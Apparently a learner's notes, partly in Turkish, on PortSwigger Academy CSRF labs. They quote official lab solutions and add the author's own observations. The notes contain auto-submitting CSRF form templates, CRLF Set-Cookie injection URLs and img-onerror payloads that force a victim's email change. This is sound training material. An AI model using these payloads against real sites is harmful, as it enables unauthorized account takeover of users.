
1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected.
3. Delete the csrf parameter entirely and observe that the request is now accepted.
4. If you're using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".

Alternatively, if you're using Burp Suite Community Edition, use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".


```
<form method="$method" action="$url">
  <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
  document.forms[0].submit();
</script>
```

5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.


Get change email request from Proxy and send to repeater



Delete entirely csrf area at the end of the request and send it then generate csrf poc



Include uto submit script → regenerate then copy html → g oto exploit server → store and deliver to victim



Lab 4: CSRF where token is not tied to user session

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya


Access the lab


Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and intercept the resulting request.
2. Make a note of the value of the CSRF token, then drop the request.
3. Open a private/incognito browser window, log in to your other account, and send the update email request into Burp Repeater.
4. Observe that if you swap the CSRF token with the value from the other account, then the request is accepted.
5. Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab. Note that the CSRF tokens are single-use, so you'll need to include a fresh one.
6. Store the exploit, then click "Deliver to victim" to solve the lab.


Most applications dont use csrf token at get method and they generally use them for post method.

Requesti csrf ile gönderdi kabul etti, olması gerekitği gibi, csrf siz gönderdi kabul etmedi.






Post metodu get e çevirmeye de izin vermedi



Csrf in son karakterini değiştirdi ver kabul etmedi. Yani bu csrf token backend tarafında kontrol ediliyor bunu anlıyoruz



Burdada ikinci hesaba gizli moddan giriş yapıyor, tokenların falan karışmaması için. Email güncellemeden anasayfanın htmllerini inceliyor ve orda bir tane csrf var. O csrf i alıp diğer hesabın csrfini değiştirip email değiştirmeye çalışıyor be başarılı oluyor !

Başkasının tokenını kullanarak email değiştirebliyorsun. Ama token çıktığında kullanılacak, droplarsayıp sayfayı yenilersen csrfi kullanma hakkın gidiyor..

Sonuç

Başkasının emaili ve csrfi kullanılarak kendi hesabımın emailni değiştirdik.

Wienerin hesabına giriş yapıldı


Carlosun hesabına giriş yapıldı

Carlosun emaili güncellenirken elde edilen csrf alındı. Request droplandı.

Wienerin email güncellernirken email carlosun emaili ile değiştirildi, csrf de carlosun emaili güncellerken elde edilen csrf ile değiştirildi. Gönderildi.

Wierin emaili carlosun emaili ve csrf i ile değiştirldi sonuç olarak.

Carlosun hesabı ele geçirirldi gibi bişey oldu yani.



Lab 5: CSRF where token is tied to non-session cookie

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya

Access the lab

Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that changing the session cookie logs you out, but changing the csrfKey cookie merely results in the CSRF token being rejected. This suggests that the csrfKey cookie may not be strictly tied to the session.
3. Open a private/incognito browser window, log in to your other account, and send a fresh update email request into Burp Repeater.
4. Observe that if you swap the csrfKey cookie and csrf parameter from the first account to the second account, the request is accepted.
5. Close the Repeater tab and incognito browser.
6. Back in the original browser, perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.
7. Create a URL that uses this vulnerability to inject your csrfKey cookie into the victim's browser:


/?search=test%0d%0aSet-Cookie:%20csrfKey=your-key


8. Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab, ensuring that you include your CSRF token. The exploit should be created from the email change request.
9. Remove the script block, and instead add the following code to inject the cookie:

<img src="$cookie-injection-url" onerror="document.forms[0].submit()">

10. Store the exploit, then click "Deliver to victim" to solve the lab.

Email değiştirirken başkasının csrf token ve ve csrfkey ini kendi hesabında kullanabiliyorsun açıklardan biri bu. Belirtilen zafiyet aşağıda uygulandı







Csrf key : YzablEL24Xd1siy4ONKcIdqVxCGbK21L

Csrf token of attacker : VsYbXgVv31z2m9ATUJX8C2EaR41ZJWfB

Bunlar victimin change email fonksiyonu üzerinde uygulanıyor aşağıdaki gibi.






Sonra victimin email değişştirme fonksiyonu üzerinden poc a gidlioyr (eski request)

src=HOST+SEARCH

email = new email

csrf = csrf token of attacker



Bunu da exploit servera yapıştır.

Lab 6: CSRF where token is duplicated in cookie

PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to use the insecure "double submit" CSRF prevention technique.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that the value of the csrf body parameter is simply being validated by comparing it with the csrf cookie.
3. Perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.
4. Create a URL that uses this vulnerability to inject a fake csrf cookie into the victim's browser:


/?search=test%0d%0aSet-Cookie:%20csrf=fake


5. Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab, ensuring that your CSRF token is set to "fake". The exploit should be created from the email change request.

6. Remove the script block, and instead add the following code to inject the cookie and submit the form:

```
<img src="$cookie-injection-url" onerror="document.forms[0].submit();"/>
```

7. Store the exploit, then click "Deliver to victim" to solve the lab.






